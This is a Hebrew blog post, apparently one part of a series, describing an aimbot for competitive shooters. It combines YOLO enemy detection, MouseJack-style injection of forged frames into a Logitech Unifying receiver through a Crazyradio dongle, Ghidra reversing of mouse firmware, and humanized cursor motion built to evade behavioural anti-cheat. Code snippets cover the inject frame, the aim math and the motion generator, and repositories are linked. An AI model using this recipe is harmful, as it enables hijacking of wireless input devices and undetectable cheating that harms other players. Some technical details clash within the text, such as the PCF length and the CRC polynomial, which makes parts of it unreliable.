זה גם חשבון, לא רק אינטואיציה: עלות החישוב של רשת קונבולוציונית גדלה בקירוב ריבועית עם ממדי-הקלט. מעבר מקלט של $0x64064$ לקלט של $0x32032$ מוריד את מספר-הפיקסלים פי-ארבעה, וחותר נתח נכבד מזמן-ה-inference - כלומר יותר FPS, שזה קריטי כשמנסים לעמוד בקצב-פריימים. מכיוון שהכוונת ממורכזת ממילא והמטרה הרלוונטית תמיד קרובה למרכז, אנחנו פשוט לא משלמים על זיהוי אזורים שלעולם לא נירה אליהם. פחות חישוב, יותר יציבות, אותה תוצאה - נדיר לקבל את שלושתם יחד. אופטימיזציה משלימה: להריץ את ה-inference על כרטיס-מסך של NVIDIA. YOLO רץ על ה-GPU דרך CUDA, ואפשר לדחוס אותו עוד עם TensorRT (ממיר את המודל לגרסה מותאמת-חומרה, לרוב ב-FP16), מה שמוריד את זמן-ה-inference אל מתחת למילישנייה בודדת. השילוב - חיתוך-מרכז + GPU של NVIDIA - הוא מה שמאפשר להריץ את כל חלק הראייה בזמן אמת גם על מחשב-משני צנוע (במקרה שלי- תוצאה חלקה על i7 שיושב על לפטופ משנת 2011).

מפיקסל ל-count של עכבר

כדי להזיז את הכוונת לנקודת המטרה שה-YOLO זיהה, ממירים את המרחק בפיקסלים לזווית לפי ה-FOV, ואז מתרגמים אותה ל-counts ישירים שהמנוע מקבל. התרגום ל-counts תלוי ב-sensitivity של המשחק ובמקדם הסיבוב של המנוע ($m_yaw = 0.022$ ב-Source), ללא תלות ב-DPI החומרתי של העכבר או ב-eDPI. מי שרוצה את הנוסחה המלאה יצא אותה בקוד שלמטה:

```
#detect + aim math (source: github.com/Oreldm/screen-target-detection)
det = model(center_crop, conf=0.55, iou=0.45)[0] # single forward pass, ~1-3 ms
enemy = nearest_to_crosshair(det.bboxes.xywh) # crop is already centered
px, py = enemy[0], enemy[1] - 0.35*enemy[3] # aim at the head line
f = (W/2) / tan(radians(FOVx)/2)
counts = degrees(atan2(px - Wc/2, f)) / (sensitivity * 0.022) # -> deltas to inject
```



חלק ב' - הידיים: הזרקת-עכבר ו-Ghidra

הקוד של חלק זה (פריים-ההזרקה ל-Crazyradio + כלים):

<https://github.com/Oreldm/crazyradio-esb-inject>

כלים: MouseJack (מחקר של Bastille, 2016) הראה הזרקת-קלט לדונגלים אלחוטיים לא-מוצפנים ב-GHz2.4 Crazyradio 2.0 (של Bitcraze) הוא דונגל-USB סביב שבב Nordic nRF52840, המשמש כרדיו-התוקף. LOGITacker (של RoganDawes) הוא firmware מחקרי ל-nRF5 עם מצב promiscuous ומחסנית-ESB, ששימש בסיס לקוד שלנו. Ghidra הוא כלי הנדסה-לאחור החינמי של ה-NSA. קישורים בסוף המאמר.

איך רדיו-העכבר עובד באמת

נעצור על הרדיו, כי בתור מהנדס תוכנה בלי רקע מעמיק בחומרה - כאן נמצא כל הקושי. עכבר אלחוטי משדר בפס ה-GHz2.4 - אותו פס של WiFi ו-Bluetooth - המחולק לכ-80-100 ערוצים במרווחי מגה-הרץ. כל ביט הופך לגל באמצעות GFSK: זו שיטת-אפנון פשוטה שבה 1 ו-0 מיוצגים על-ידי הזזה קטנה של תדר-הנשא מעלה או מטה (FSK = Frequency Shift Keying), כשה-G (Gaussian) פשוט מחליק את המעברים כדי לא לפזר אנרגיה לערוצים שכנים. אין כאן מודם מתוחכם - יש כאן שינוי-תדר זעיר, ומקלט שמנחש לכל סימבול מאיזה צד של הנשא הוא היה. קצב טיפוס: 1 או 2 מגה-ביט לשנייה.

מעל השכבה הפיזית יושב ShockBurst Enhanced (ESB) (פרוטוקול של חברת Nordic לשליחת נתונים), וכך נראית חבילה על האוויר, משמאל לימין: Preamble (בייט אחד, 0xAA או 0x55, שמאפשר למקלט לנעול את השעון שלו על הקצב). Address (3 עד 5 בייטים - המקלט מקשיב אך ורק לכתובת שלו). PCF (Field Control Packet, 9 בייטים: 6 ביט לאורך-ה-payload, 2 ביט PID ו-ביט אחד של ack-no). Payload (0-32 בייטים - דוח-העכבר עצמו). ולבסוף CRC (2-1 בייטים). זהו. אין הצפנה, אין חתימה, אין מפתח.


Enhanced ShockBurst (ESB) — the actual on-air packet

Preamble	Address	PCF	Payload	CRC
1 byte clock sync	3-5 bytes the only 'auth'	9 bits len PID no-ack	0-32 bytes the mouse report	1-2 bytes error check

The dongle accepts ANY well-formed packet carrying its address -> a second radio with the same address is, byte-for-byte, 'the mouse'. GFSK modulation, 2.4 GHz, ~1 MHz channels, 1-2 Mbit/s.

[תרשים 3: מבנה חבילת-ה-ESB על האוויר - Preamble, Address, PCF, Payload ו-CRC]

שתי נקודות הופכות את זה לפגיע. ראשית, ESB הוא חסר חיבור: הכתובת היא כל האימות שקיים - כל חבילה תקינה שנושאת את כתובת הדונגל תתקבל, ולא חשוב מי שידר אותה. שנית, כברירת מחדל המקלט מאשר (ACK) כל חבילה שקיבל, והמשדר חוזר ומשדר את אותה חבילה עד שמתקבל אישור. הפרט הקטן הזה - השידורים-החוזרים - יחזור להטריד אותנו בהמשך, כשהזרקה אגרסיבית תיראה למקלט כמו הצפה.



ולמה בכלל אין הצפנה? בגלל latency. הצפנה עולה זמן עיבוד, ובעכבר גיימינג כל מילישנייה קובעת - לכן היצרנים מוותרים עליה בשכבת התנועה. אגב, זו בדיוק הסיבה ששחקני-פרו רבים משחקים עם עכבר אלחוטי אך דווקא עם מקלדת חוטית: הם רודפים אחרי כל פיסת-latency, והעכבר האלחוטי המודרני מספיק מהיר. את תעבורת המקלדת תמיד מצפינים- כיוון שעלולות להשלח מהמקלדת 800מאות, אז שחקני פרו לא יכולים לאפשר לעצמם להשתמש בזה. הבהרה חשובה: במאמר הזה התמקדתי דווקא ב-Unifying Logitech, ולא במקרה - זהו פרוטוקול נפוץ מאוד, מתועד היטב במחקרי MouseJack, והכי חשוב - ה-payload שלו גלוי ולא מאומת. הוא המקרה-הנקי שבו הרעיון עובד במלואו, ולכן הבחירה הטבעית להוכחת-הקונספט (ה-RE של פרוטוקול סגור כמו HyperSpeed Razer מגיע בהמשך, כדוגמה לשיטה).

מילה על Whitening

Data Whitening זה ערבול של הביטים ממש רגע לפני שהרדיו שולח אותם לאוויר. המקלט בצד השני לא מחובר למשדר עם כבל, אז אין לו שעון חיצוני שיגיד לו בדיוק באיזו מילי-שנייה לקרוא כל ביט. כדי לא לפספס את הקצב, הוא מקשיב לאות שבאוויר ותופס את התזמון לפי הקפיצות המהירות בין אפס לאחד.

הבעיה מתחילה כשיש במידע רצף ארוך של אפסים. מבחינת הרדיו זה בעצם שקט מוחלט, קו ישר בלי שום קפיצות או שינויים. כשיש שקט כזה, למקלט אין במה להיאחז, השעון הפנימי שלו מתחיל לזייף ולהיסחף, והוא מאבד סנכרון ולא יודע מתי לקרוא את הביט הבא.

כדי למנוע את זה, המשדר מערבב את המידע עם תבנית ביטים קבועה שמלאה בשינויים. הערבול שובר את השקט, מכריח את האות לקפוץ כל הזמן, וכך המקלט נשאר מסונכרן על הקצב בלי בעיה.

למרות שהמידע מתערבל ונראה במבט ראשון כמו ג'בריש, זו ממש לא הצפנה. אין פה סיסמה, מפתח סודי או ניסיון להסתיר משהו. התבנית שמערבבים איתה גלויה וכתובה בספר ההוראות של השבב. כל מי שקולט את השידור ומפעיל עליו את אותה פעולת ערבול בדיוק, מקבל את המידע המקורי בחזרה תוך שנייה. הייתי צריך לבדוק האם יש Whitening, ובאופן כללי- איך נראית התקשורת.

איך בכלל מוצאים את הכתובת

קודם כל - כתובת של מה? כל עכבר והדונגל שלו חולקים כתובת ייחודית: מעין שם פרטי שסוכם ביניהם בזמן הצימוד, שרק הם מכירים, והדונגל מקשיב אך ורק לה. כדי להתחזות לעכבר, חייבים לגלות את הכתובת הזו - והיא לא מתפרסמת בשום מקום, אז צריך ללכוד אותה מהאוויר. הבעיה: שבבי ה-RF לא באמת יודעים להקשיב להכול (promiscuous mode). הפתרון החכם של MouseJack: מגדירים לרדיו כתובת קצרה ומזויפת (למשל שני בייטים של 0xAA) ומכבים את בדיקת ה-CRC, כך שהרדיו נדלק כמעט על כל שידור שעובר ומעביר לנו בייטים גולמיים. ואז, בתוכנה, מחליקים את הביטים הצידה שוב ושוב (shifting-bit) ובודקים מתי ה-CRC16 של ESB פתאום מסתדר - וברגע שהוא מסתדר, מצאנו פריים אמיתי, ובתוכו את הכתובת. פרט אחרון שמסבך: הביט החמישי של הכתובת קיים רק על האוויר. ה-USB לעולם לא חושף אותו, אז אי-אפשר פשוט לשאול את הדונגל בנימוס מי מדבר איתך?

החומרה: Crazyradio, nRF52840 ומגבר-החזית

הרדיו-התוקף הוא Crazyradio 2.0 של Bitcraze - דונגל-USB סביב nRF52840 Nordic (אותו SoC שמריץ המון עכברים ומקלדות אלחוטיים, ולכן אותו שבב יכול גם להיות עכבר) יחד עם מגבר-חזית nRF21540 (Module End-Front: מגבר-הספק לשידור ומגבר-רעש-נמוך לקליטה). כדי להתחזות לבייט לעכבר ספציפי לא מספיק ה-API המקורי - צריך שליטה מלאה על ה-framing, אז צרבנו firmware משלנו (פורט של LOGITacker אל ה-nRF52840). מכשולים אמיתיים בדרך: על Windows הרדיו לא זוהה עד שקושר לו דרייבר WinUSB ב-Zadig. ה-SDK של Nordic התקמפל רק מול toolchain ספציפי. ואין דיבאגר על הלוח, אז כל צריבה עברה דרך UF2 bootloader. פרט קטן שעלה שעות: אחרי כל צריבה חייבים לנתק ולחבר פיזית את הדונגל, אחרת ה-firmware הישן ממשיך לרוץ ונראה כאילו הצריבה נכשלה. אלה בדיוק הדברים שאף מודל AI לא יגלה לך.



[תמונה 1: CrazyRadio 2.0 שעבר שנתיים מאתגרות]

דוח-העכבר של UnifyingLogitech, בייט-אחר-בייט


ה-payload של עכבר Unifying Logitech הוא עשרה בייטים, עם checksum בסוף שמאפס את סכום-הפריים (8 סיביות). הכתובת היא כל מה שמפריד בין העכבר למישהו אחר, ולכן ברגע שיש לנו אותה, הזרקה של אותם עשרה בייטים היא - מבחינת הדונגל - פשוט עוד דיווח תנועה מהעכבר. הקלט המוזרק מתמזג אדיטיבית עם היד האמיתית כבר בדונגל: יש עכבר אחד, שלעיתים זז מעט יותר ממה שהיד עשתה.

Logitech Unifying mouse report (10 bytes) | X,Y = 12-bit deltas packed across bytes 4..6

[0] dev idx	[1] 0xC2	[2] btn	[3] --	[4] X lo	[5] Ylo Xhi	[6] Y hi	[7] 0	[8] 0	[9] cksum
----------------	-------------	------------	-----------	-------------	----------------	-------------	----------	----------	--------------

[תרשים 4: פריסת עשרת הבייטים של דוח-Unifying - דלתות ה-Y/X ארזות בבייטים 4-6]

על עכבר Logitech M720 (עכבר-Unifying נפוץ) מעל מקלט Unifying, זה עבד מקצה-לקצה. הסריקה הפרומיסקואית שתיארנו מצאה את הכתובת המלאה על האוויר. אבל למצוא את הכתובת זה רק חצי - עדיין צריך לדעת איפה בתוך עשרת-הבייטים יושבות דלתות ה-Y/X. אצל ה-M720 גילינו שהן יושבות דווקא בבייטים 4-6 (עם בייט מת ב-3), ולא במקום הספרותי המקובל. גיליתי זאת בדרך הבאה: הזרקתי



ערך ידוע לכל בייט בתורו, תוך קריאה בזמן-אמת של מיקום הסמן ממערכת ההפעלה, ובדקתי איזה בייט מזיז את הסמן ולאיזה כיוון ובכמה. ככה מיפיתי את כל פורמט הדוח אמפירית, בלי מפרט וללא ניחושים.

```
#Unifying inject frame (source: github.com/Oreldm/crazyradio-esb-inject)
pl.data[0] = 0x00. // device index
pl.data[1] = 0xC2. // mouse report type
pl.data[2] = 0x00. // buttons
pl.data[3] = 0x00. // unused (the byte the textbook gets wrong)
pl.data[4] = ux & 0xFF. // X low 8
pl.data[5] = ((uy & 0x0F) << 4) | ((ux>>8)&0x0F). // Y-lo nibble | X-hi nibble
pl.data[6] = (uy >> 4) & 0xFF. // Y high 8
logitacker_unifying_payload_update_checksum(pl.data, pl.length).
```

פרוטוקול סגור? מפרקים את ה-firmware ב-Ghidra

עכבר לא-מוצפן זה נחמד, אבל מה עם פרוטוקול קנייני שאין לו מפרט פומבי (למשל Razer HyperSpeed)? כאן נכנס Ghidra. אקדים ואומר- המאמר, והקוד המצורף- מתמקד בתקיפה מול Unifying Logitech. עם זאת- אני חושב שיהיה מעניין לשמוע קצת איך לפרק עכבר אחר עם פרוטוקול אחר. אבל לפני שמפרקים - צריך להשיג את ה-firmware, וזו הפתעה נעימה בפני עצמה. שרשרת- החילוף:

- ה-updater הרשמי הוא קובץ SFX NET (extracting-self) - פורקים אותו כ-ZIP רגיל.
- בתוך ה-ZIP יושב blob של resources, ובו image ה-firmware של המכשיר.
- וההפתעה: ה-image שמור כ-Intel HEX גלוי - טקסט קריא, בלי הצפנה ובלי מעטפת-חתימה סביב ה-payload.
- מפרסרים את ה-HEX ל-binary גולמי, ומזינים ל-Ghidra.

העובדה ש-firmware נשלח כ-Intel HEX גלוי הפכה את שחזור-ה-PHY לעניין של שעות במקום של מכשיר-glitching יקר. זה כשלעצמו לקח הגנתי - payload חתום ומוצפן היה מעלה משמעותית את מחיר ההנדסה לאחר. טוענים ל-Ghidra כ-Binary Raw, בוחרים Cortex:32:LE:ARM (זה M-Cortex, מערכת-פקודות 2-Thumb) וכתובת בסיס נכונה - קריטי, כי כל ה-pointer-ים ב-firmware הם אבסולוטיים, ובסיס שגוי מבטיח שאף xref לא יתיישב.

כמה מושגים לפני שנצלול, לקוראים שזו להם היכרות ראשונה עם הנדסה-לאחור:

- **דיסאסמבלר** (כמו Capstone) הופך בייטים גולמיים בחזרה לפקודות-אסמבלי קריאות. 2-Thumb היא מערכת-הפקודות הדחוסה של מעבדי M-Cortex (הפקודות באורך 2 או 4 בייטים, לא קבוע).
- **דיקומפיילר** (מה ש-Ghidra נותן מעל הדיסאסמבלר) מרים את האסמבלי צעד נוסף - לקוד דמוי-C קריא. וסריקת-resync (המתוארת מיד) היא הטריק שמאפשר לדיסאסמבלר להתאושש אחרי שנתקל בנתונים באמצע הקוד.



הבעיה: איבוד סנכרון בדיאסמבלי ליניארי

בארכיטקטורת Thumb-2 אין פקודת mov אחת שיכולה לטעון ערך של 32 סיביות. לכן, הקומפיילר "מחביא" קבועים כגושי דאטה (literal pools) ישירות בתוך הקוד.

כשמבצעים Linear Disassembly ונתקלים בגוש דאטה כזה, ה-decompiler מנסה לקרוא אותו כפקודות אסמבלי, נתקע ומאבד את הסנכרון עם גבולות הפקודות הבאות.

הפתרון: סריקת סנכרון מחדש (Resync Sweep)

Decompile בלולאה עם Capstone במצב Thumb. ברגע שהפירוק נתקע (כי פגשנו דאטה), קופצים 2 בייטים קדימה וממשיכים הלאה. כך מדלגים מעל גושי הדאטה, מסתנכרנים שוב על הקוד, וכל הגישות לרגיסטרים צפות מיד:

```
#resync Thumb sweep (source: github.com/Oreldm/crazyradio-esb-inject)
import capstone
md = capstone.Cs(capstone.CS_ARCH_ARM, capstone.CS_MODE_THUMB)
pos = 0
while pos < len(d)-3:
    got = False
    for ins in md.disasm(d[pos:], pos):
        got = True
        if ins.mnemonic.startswith(('str','ldr')) and '#0x5' in ins.op_str:
            print(hex(ins.address), ins.mnemonic, ins.op_str) # RADIO reg writes
            pos = ins.address + ins.size
    if not got: pos += 2 # hit data -> resync
```

אימות כתובת הבסיס של הרדיו

רגיסטרי הרדיו ב-RF52840n יושבים בכתובת בסיס 0x40001000. איך מוודאים שזו אכן כתובת הרדיו ולא פריפריאל אחר?

הקוד ב-firmware מחשב את מספר ה-interrupt (ה-IRQ) מתוך כתובת הבסיס, באמצעות חילוץ ביטים 12 עד 19:


$$(0x40001000 \gg 12) \& 0xFF = 1$$

ב-RF52840n, ה-interrupt שממופה למספר 1 הוא תמיד RADIO_IRQ. התוצאה 1 מתקבלת אך ורק עבור כתובת הבסיס הזו, מה שמוכיח חד-משמעית שמדובר ברדיו.

קריאת הערכים מה-Decompiler:

אחרי שמזהים את כתובת הבסיס, פותחים את הפונקציה ב-Ghidra ורואים את הקונפיגורציה שנכתבת ישירות לרגיסטרי הרדיו:

```
#Ghidra decompiler output (fw_dongle.bin)
iVar5 = *param_1; // *param_1 = RADIO base
*(uint*)(iVar5 + 0x508) = (uint)(ushort*)(param_2 + 8); // FREQUENCY = cfg[8]
*(uint*)(*param_1+0x510) = (uint)(ushort*)(param_2 + 10); //MODE=cfg[10] -> 2 Mbit
// CRC setup elsewhere: CRCINIT=0xFFFF, poly 0x1021 (16-bit); no DATAWHITEIV write
```



- **MODE - 0x510** - קצב שידור (2Mbit) ואפנון.
- **FREQUENCY - 0x508** - ערוץ התדר.
- **הגדרות CRC**: מאותחלות ל-0xFFFF עם פולינום 0x1201 (bit CRC-16) ללא כתיבה ל-DATAWHITEIV (משמע ללא Whitening)

CodeBrowser: fw_dongle.bin				Ghidra 11.3.2 — ARM:LE:32:Cortex
Listing	Decompile: FUN_0001d0ec			
0001d11a 79 7b ldrb r3,[r7,#0x5]	undefined4 FUN_0001d0ec(int *param_1,int param_2,int param_3)			
0001d11c b9 7b ldrb r2,[r7,#0x6]	{			
0001d11e 39 89 ldrh r1,[r7,#0x8]	int iVar5; ushort uVar2;			
0001d120 c0 f8 0c 35 str.w r3,[r0,#0x50c] ; TXPOWER	piVar7 = (int *) (DAT_0001d1e0 + ...);			
0001d124 c0 f8 04 25 str.w r2,[r0,#0x504] ; PACKETPTR	if ((char)piVar7[1] == ' '){			
0001d128 c0 f8 08 15 str.w r1,[r0,#0x508] ; FREQUENCY	*piVar7 = param_3;			
0001d12c ba 7a ldrb r2,[r7,#0xa]	iVar5 = *param_1; // RADIO base			
0001d12e fa 7a ldrb r1,[r7,#0xb]	uVar2 = *(ushort *) (param_2 + 8);			
0001d132 42 ea 01 21 orr.w r1,r2,r1,ls1 #0x8	*(uint *) (iVar5 + 0x50c) = ...; // TXPOWER			
0001d136 c0 f8 10 15 str.w r1,[r0,#0x510] ; MODE <-- 2 Mbit	*(uint *) (iVar5 + 0x508) = uVar2; // FREQUENCY			
0001d13a 10 68 ldr r0,[r2]	*(uint *) (*param_1 + 0x510) =			
0001d13c 4f f0 00 01 mov.w r1,#0x0	(uint) * (ushort *) (param_2 + 10); // MODE = 2 Mbit			
	...			
	}			
	}			

[תרשים 5: מסך CodeBrowser Ghidra אמיתי - משמאל חלון הפירוק (Listing) של הפונקציה שכותבת לרגיסטרי-הרדיו, ומימין ה-decompiler שמרים אותה לקוד דמוי-C. כאן ראינו את הכתיבות ל-FREQUENCY, MODE ו-CRC]

התוצאה: HyperSpeed הוא, בשכבת-הפיזיקה, בעצם ESB רגיל - GFSK Mbit2, CRC16 עם פולינום 0x1021 והתחלה 0xFFFF, וללא whitening. ולמה בכלל בזבזנו זמן על whitening? כי הנחנו שהוא קיים. בנינו force-brute שלם שמנסה את כל 128 האפשרויות כדי להלבין בחזרה את מה שלכדנו, ושרפנו על זה שעות - ואז ה-RE של ה-firmware גילה שאין בו ולו כתיבה אחת לרגיסטר ה-whitening. כלומר, אין whitening בכלל. ה-force-brute רדף אחרי רוח-רפאים. השיעור נצרב עמוק: אל תנחש איך שכבת-הרדיו מתנהגת כשאתה יכול פשוט לקרוא אותה מתוך ה-firmware. את הסיפור המלא של ה-RE נשמור למאמר-ההמשך, אבל השיטה כאן היא הליבה.

נחזור להזריק ל-Logitech Unify Dongle

ההזרקה הראשונה עבדה והייתה בלתי-שמישה: העכבר האמיתי מגגם כל-כך שלא יכולתי להשתמש בו. שלושה גורמים נפרדים, כל אחד התגלה בניסוי ולא בקריאה. הראשון: שידור עם ACK ועם failover על כל הערוצים היה, מבחינת הפס, בדיוק כמו jamming - סערת-שידורים-חוזרים שהציפה את הלינק. עברנו ל-ACK-no עדין עם קצב מבוקר. ההזרקה השנייה: נהיגה בערוץ-הרדיו מתוך ה-thread של ה-CLI תקעה את ה-firmware לגמרי (הערוץ חייב להיות בבעלות מכונת-המצבים של הרדיו, לא להידחק מבחוץ). השלישי: כשה CrazyRadio נשאר במצב-שידור בזמן idle זה הציף את הפס ופגע בקליטה - התיקון: המגבר משדר רק בזמן פרץ-הזרקה, ובשאר הזמן יושב בקליטה שקטה. אחרי שלושת התיקונים, ההזרקה חלקה

לחלוטין, והעכבר האמיתי ממשיך לעבוד לצידה כאילו כלום. (בכנות- המעבר מעכבר שמרקד ריקוד חתונה- לכזה שזז חלק כמו חמאה היה החלק המספק ביותר בפרויקט).

כדי להבין למה ההזרקה הראשונה הרעישה כל-כך, שווה לחזור ל-ESB: כשמבקשים אישור-קבלה (ACK), המשדר חוזר ומשדר את אותה חבילה שוב ושוב עד שמתקבל אישור, ובמצב-failover אף מדלג בין ערוצים בחיפוש אחר המקלט. שילבנו את זה עם קצב-שידור גבוה, והתוצאה הייתה עשרות שידורים-חוזרים לכל דוח בודד - הצפה שמתחרה עם העכבר האמיתי על אותו מדיום, בדיוק כמו jamming. הפתרון: לוותר על האישור (ack-no - לשלוח ולשכוח), לפזר את הפרצים בזמן, ולוודא שהמקלט לא סופר את החבילות שלנו ככפילויות. פתאום, במקום קרבות ובלגנים בטווח התקשורת, יש שני משתתפים מנומסים שחולקים אותו - והסמן זז חלק.

וכדי לסבר את האוזן למה שנתיים: לפני שהגעתי להזרקה-אלחוטית נקייה, ניסיתי כמעט הכול. ניסיתי להזריק חשמל ישירות אל מגעי-המתגים של העכבר. ניסיתי לפתוח עכברים אחרים ולחפש בהם נקודת-כניסה בין החיישן ל-MCU. התחלתי לבנות עכבר שחושף API ברשת נפרדת משלו. ואפילו שקלתי לבנות משטח נע שיזיז את העכבר פיזית מלמטה. חלק מהרעיונות נכשלו בצורות יצירתיות, וכמה עכברים לא שרדו את המחקר. כל אלה - על השיטות, הכשלונות והלקחים - יחנו למאמר-ההמשך. כאן רצינו את הפתרון שעובד.

עד לכאן ההזרקה לעכבר, עכשיו נעבור לחלק ג- אלגוריתם התנועה.



[תמונה 2]

חלק ג' - הכיסוי: אלגוריתם התנועה



הקוד של חלק זה (תנועה אנושית, קינמטיקה):

<https://github.com/Oreldm/humanized-mouse-motion>

סימולטור שכתבתי שמדמה תנועת עכבר אנושית:

<https://oreldm-dev.web.app/humanized-mouse>

נניח שיש מטרה (חלק א') ואמצעי-הזרקה בלתי-נראה (חלק ב'). אם נזריק את התיקון כטלפורט בפריים אחד, או כקו-ישר במהירות קבועה, ניפול בעוגן ההתנהגותי. תנועת-יד אנושית אינה ליניארית ואינה מיידית. יש לה חתימה קינמטית מובחנת, וכדי להיות בלתי-נראים צריך לייצר אותה. התחום הזה נחקר רבות באקדמיה ואלה המודלים המרכזיים, מתוך עשרות שנות מחקר בבקרה-מוטורית:

1. חוק Fitts (1954, Fitts): זמן-התנועה גדל לוגריתמית עם היחס מרחק/גודל-מטרה: $a + b \log_2(1 + W/D)$.
2. מסלול מינימום-זעזוע (1985, Hogan & Flash): תנועה מהירה עוקבת פרופיל-מהירות פעמוני-סימטרי - פולינום מסדר-חמישי, שהנגזרת שלו היא $v(t) \propto (t-1)^2 \cdot t \cdot 30$ (בזמן מנורמל).
3. תת-תנועות (1899, Woodworth, 1988, al et Meyer): תנועה בליסטית שמגיעה לכ-90% מהדרך, ואז תיקון/תיקונים קטנים במשוב-ראייה.
4. רעש תלוי-אות (1998, Wolpert & Harris): השונות המוטורית גדלה עם המהירות, $\sigma \propto |v|$. ומעליו רעד פיזיולוגי ב-Hz8-12 (2000, Marsden & McAuley).

ועכשיו, לקצת מתמטיקה.

הנה הנוסחה:

$$s(\tau) = 10\tau^3 - 15\tau^4 + 6\tau^5$$

סתם... זאת באמת הנוסחה! (למיטיבי לכת: זה פולינום מסדר חמישי שממזער את ה"זעזוע" - הנגזרת השלישית של המיקום - כדי להבטיח שמתחילים ומסיימים בעצירה מוחלטת וללא טלטלות).


אבל מה שכל המתמטיקה הזו אומרת בתכלס הוא פשוט מאוד:

אם ניקח את הנוסחה הזו ונהפוך אותה לנוסחת מהירות, נקבל את הדבר הבא:

$$v(\tau) \propto 30\tau^2(1 - \tau)^2$$

במילים של בני אדם? הנוסחה הזו מציירת על הגרף פעמון מושלם וסימטרי.

היא מסבירה שכדי לייצר את התנועה הכי חלקה וטבעית שאפשר, חייבים להתחיל לאט, להאיץ ברכות עד לשיא המהירות בדיוק באמצע הדרך, ואז להאט באותה עדינות עד לעצירה המוחלטת. זה כל הסוד!



[תרשים 6: פרופיל-המהירות של הכוונת - בוט נאיבי (קו-ישר) מול מינימום-זעזוע ותנועה אנושית עם תיקון]

בהינתן ה-cursor speed profile היעד מחלק א', מייצרים מסלול מינימום-זעזוע שנדגם בקצב דוחות-העכבר (עד 1000Hz), מוסיפים תת-תנועת-תיקון, רעש תלוי-מהירות ורעד, ושולחים את זה כרצף של דלטות דרך ה-CrazyRadio מחלק ב'. הפרמטרים נדגמים מהתפלגות ולא נקבעים קבוע - כי קביעות היא בדיוק מה שמסגיר בוטים:

```
#Humanized motion (source: github.com/Oreldm/humanized-mouse-motion)
MT = A + B*log2(D/W + 1) # Fitts. A,B sampled per shot
tau = t/MT. s = 10*tau**3 - 15*tau**4 + 6*tau**5 # minimum-jerk position 0..1
path = outer(s, delta*0.9) # primary ballistic sub-movement
path += normal(0, K*abs(gradient(path))) # signal-dependent noise (sigma ~ |v|)
path += tremor(t, 8..12 Hz) # physiological tremor
deltas = diff(path) + corrective_submovement() # per-tick -> RF frames
```

וכאן העוקץ ההגנתי, שהוא לב-המחקר: אותם מודלים בדיוק שמייצרים אנושיות הם הכלים שבהם אנטי-ציט התנהגותי תופס בוטים - התפלגות זמני-תגובה אחידה מדי, מתאם חשוד בין הופעת-היריב לתחילת-התנועה, פרופיל-זעזוע חלק מדי, ואנטרופיה נמוכה של המסלולים לאורך זמן. לזייף אנושיות ולזהות זיוף אנושיות הם שני צדדים של אותה משוואה.

שילוב: הלולאה המלאה ו-latency budget

בזמן-אמת הלולאה היא: כרטיס-הלכידה מוסר פריים ← חותכים את מרכז-המסך ← YOLO מזהה יריב ומחזיר פיקסל-מטרה ← מתמטיקת-הכיוון ממירה לפער-cursor speed profile ← מחולל-הקינמטיקה בונה מסלול אנושי נדגם ב-1000Hz ← הרצף מוזרק כפריימי-ESB בייט-זהים אל הדוגל, שם הוא מתמזג עם היד. Latency budget: לכידה בערך פריים אחד, inference על חיתוך-המרכז כ-3ms, חישוב-הכיוון והקינמטיקה מתחת ל-1ms, וההזרקה בקצב דוח של 1ms. שום שלב לא נוגע בזיכרון-המשחק, לא מוסיף התקן-קלט, ולא מייצר תנועה גיאומטרית-מושלמת. החוזק אינו באף חלק בנפרד - YOLO סטנדרטי,



